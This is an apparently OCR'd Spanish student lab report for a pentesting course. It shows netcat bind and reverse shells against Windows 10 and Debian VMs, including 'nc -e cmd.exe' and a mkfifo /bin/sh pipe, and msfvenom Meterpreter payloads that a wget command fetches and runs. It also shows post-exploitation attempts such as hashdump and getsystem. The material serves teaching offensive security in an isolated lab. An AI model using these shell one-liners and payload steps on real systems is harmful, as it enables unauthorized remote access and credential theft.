
Ciberseguridad: Pentesting y Técnicas de Ataque (C|PTA)

Diego Jhosué Cornejo Li

INDICE

1. Preliminar

Primero levantamos nuestras 3 maquinas (Kali, Win10 y LinuxDeb)



Las máquinas tendrán las siguientes IPs:

```
┌──(kali㉿kali)-[~]
└─$ ip a | grep eth1
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.40.129/24 brd 192.168.40.255 scope global dynamic noprefixroute eth1
```

Kali: 192.168.40.129

```
C:\Users\admin>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet0:

   Sufijo DNS específico para la conexión. . : localdomain
   Vínculo: dirección IPv6 local. . . : fe80::cf27:8f39:3925:91cb%3
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.40.130
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :
```

Win10: 192.168.40.130

```
user@debian:~$ ip a | grep eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gl
en 1000
    inet 192.168.40.128/24 brd 192.168.40.255 scope global eth0
```

LinuxDeb: 192.168.40.128

(Lo trabajé con diferentes IPs porque el 192.168.20.0/24 lo tenía reservado para labs de Pentesting)

2. Capturas del bind shell y reverse shell entre kali y Win Pro 10
   2.1 Bind Shell

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80,445,4444 192.168.40.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 14:34 -0500
Nmap scan report for 192.168.40.130
Host is up (0.00033s latency).

PORT     STATE  SERVICE
80/tcp   closed http
445/tcp  open   microsoft-ds
4444/tcp closed krb524
MAC Address: 00:0C:29:8C:52:90 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.68 seconds
```

Al hacer el primer nmap a la máquina Windows, el puerto 4444 está cerrado porque todavía no he ejecutado el netcat en el PowerShell del Windows

```
Windows PowerShell
PS C:\Users\admin\Desktop\netcat-1.11> .\nc.exe -l -p 4444 -e cmd.exe
```

Se ejecuta el netcat en la máquina Windows

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80,445,4444 192.168.40.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 14:36 -0500
Nmap scan report for 192.168.40.130
Host is up (0.00054s latency).

PORT     STATE  SERVICE
80/tcp   closed http
445/tcp  open   microsoft-ds
4444/tcp open   krb524
MAC Address: 00:0C:29:8C:52:90 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.72 seconds
```

Al hacer el segundo scaneo nmap, el puerto 4444 ya figura como **open**, por lo que ya podemos hacer nuestro bind shell


```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.40.130 4444
Microsoft Windows [Versi♦n 10.0.19045.3803]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\admin\Desktop\netcat-1.11>whoami
whoami
desktop-2oht04k\admin
```

Bind Shell realizado con éxito

```
C:\Users\admin\Desktop\netcat-1.11>Taskmgr.exe
Taskmgr.exe

C:\Users\admin\Desktop\netcat-1.11>
```




Podemos abrir el Task Manager de Windows 10, desde el shell.

2.2 Reverse Shell

Para el Reverse Shell hacemos lo siguiente:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Abrimos un puerto (4444) para esperar la conexión desde el Windows 10




Ejecutamos el comando netcat con la IP de nuestro Kali para conectarnos y mandar el cmd.exe

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.130: inverse host lookup failed: Unknown host
connect to [192.168.40.129] from (UNKNOWN) [192.168.40.130] 49675
Microsoft Windows [Versi♦n 10.0.19045.3803]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\admin\Desktop\netcat-1.11>
```

Se conecta exitosamente el Windows 10 con nuestro Kali


┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.130: inverse host lookup failed: Unknown host
connect to [192.168.40.129] from (UNKNOWN) [192.168.40.130] 49675
Microsoft Windows [Versi◆n 10.0.19045.3803]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\Users\admin\Desktop\netcat-1.11>whoami
whoami
desktop-2oht04k\admin
C:\Users\admin\Desktop\netcat-1.11>

3. Capturas del bind shell y reverse shell entre kali y LinuxDeb

3.1 Bind Shell

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80,445,4444 192.168.40.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 14:46 -0500
Nmap scan report for 192.168.40.128
Host is up (0.00031s latency).

PORT     STATE  SERVICE
80/tcp   open   http
445/tcp  closed microsoft-ds
4444/tcp closed krb524
MAC Address: 00:0C:29:32:5A:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.70 seconds
```

Para el Debian lo escaneamos preliminarmente y el puerto que usaremos 4444 está cerrado

```
┌──(kali㉿kali)-[~]
└─$ ssh user@192.168.40.128
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.40.128's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 11 14:16:21 2026
```

Nos conectamos con SSH a la maquina de debian para ejecutar el comando y abrir el puerto 4444

```
user@debian:~$ rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -lvnp 4444 > /tmp/f
rm: cannot remove `/tmp/f': No such file or directory
listening on [any] 4444 ...
```

Abrimos el puerto 4444, que se ve reflejado en un nmap:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80,445,4444 192.168.40.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 14:55 -0500
Nmap scan report for 192.168.40.128
Host is up (0.00046s latency).

PORT     STATE  SERVICE
80/tcp   open   http
445/tcp  closed microsoft-ds
4444/tcp open   krb524
MAC Address: 00:0C:29:32:5A:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.68 seconds
```


Nos conectamos al puerto 4444:

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.40.128 4444
sh-4.1$
```


```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.40.128 4444
sh-4.1$ whoami
whoami
user
sh-4.1$
```


3.2 Reverse Shell


Para el reverse shell realizamos lo siguiente:



Abrimos el puerto 4444 en nuestro Kali







4. Capturas de meterpreter entre kali y LinuxDeb, entre kali y Win Pro 10

4.1 Meterpreter Kali – Win10

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp  \
LHOST=192.168.40.129 \
LPORT=443 \
-f exe > reverse_meterpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.40.129
LHOST ⇒ 192.168.40.129
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.40.129:443
[*] Sending stage (230982 bytes) to 192.168.40.130
[*] Meterpreter session 1 opened (192.168.40.129:443 → 192.168.40.130:49684) at 2026-02-11 15:40:52 -0500
```

Acceso al msfconsole y establecimiento de conexión con el Windows

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
meterpreter > screenshot
Screenshot saved to: /home/kali/IWNrGFmi.jpeg
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5272 created.
Channel 3 created.
Microsoft Windows [Versi♦n 10.0.19045.3803]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\admin\Desktop>whoami
whoami
desktop-2oht04k\admin

C:\Users\admin\Desktop>
```

4.2 Meterpreter Kali – LinuxDeb

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter_reverse_tcp \
LHOST=192.168.40.129 \
LPORT=443 \
-f elf > reverse_meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1121480 bytes
Final size of elf file: 1121480 bytes
```

Descargamos el payload en el debian:

```
user@debian:~$ wget http://192.168.40.129:8080/reverse_meterpreter.elf
--2026-02-11 16:38:59--  http://192.168.40.129:8080/reverse_meterpreter.elf
Connecting to 192.168.40.129:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1121480 (1.1M) [application/octet-stream]
Saving to: “reverse_meterpreter.elf”

100%[=====================================>] 1,121,480   --.-K/s   in 0.004s

2026-02-11 16:38:59 (277 MB/s) - “reverse_meterpreter.elf” saved [1121480/112148
0]

user@debian:~$ ls
myvpn.ovpn  reverse_meterpreter.elf  tools
user@debian:~$
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload ⇒ linux/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.40.129
LHOST ⇒ 192.168.40.129
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf exploit(multi/handler) > run
```

```
user@debian:~$ ls
myvpn.ovpn  reverse_meterpreter.elf  tools
user@debian:~$ file reverse_meterpreter.elf
reverse_meterpreter.elf: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
 dynamically linked, not stripped
user@debian:~$ ./reverse_meterpreter.elf
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.40.129
LHOST ⇒ 192.168.40.129
msf exploit(multi/handler) > 443
[-] Unknown command: 443. Run the help command for more details.
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.40.129:443
[*] Sending stage (230982 bytes) to 192.168.40.128
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (x64/linux)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]   - windows/x64/meterpreter*
[-]   - windows/meterpreter*
[*] Meterpreter session 1 opened (192.168.40.129:443 → 192.168.40.128:46669) at 2026-02-11 17:02:08 -0500

meterpreter > ls
Listing: /home/user
═══════════════════

Mode              Size     Type  Last modified              Name
────              ────     ────  ─────────────              ────
100600/rw──────   367      fil   2026-02-11 15:00:23 -0500  .bash_history
100644/rw-r--r--  220      fil   2017-05-12 03:07:49 -0400  .bash_logout
100644/rw-r--r--  3235     fil   2017-05-14 10:43:27 -0400  .bashrc
040755/rwxr-xr-x  4096     dir   2017-05-13 16:06:20 -0400  .irssi
040700/rwx─────   4096     dir   2020-05-15 06:03:41 -0400  .john
100600/rw──────   137      fil   2017-05-15 10:29:34 -0400  .lesshst
100600/rw──────   11       fil   2020-05-15 06:03:23 -0400  .nano_history
100644/rw-r--r--  725      fil   2017-05-13 00:27:35 -0400  .profile
100600/rw──────   5005     fil   2020-05-26 08:16:26 -0400  .viminfo
100644/rw-r--r--  212      fil   2017-05-15 20:14:59 -0400  myvpn.ovpn
100755/rwxr-xr-x  1121480  fil   2026-02-11 16:56:33 -0500  reverse_meterpreter.elf
040755/rwxr-xr-x  4096     dir   2020-05-15 06:35:55 -0400  tools

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 2657 created.
Channel 1 created.
whoami
user
```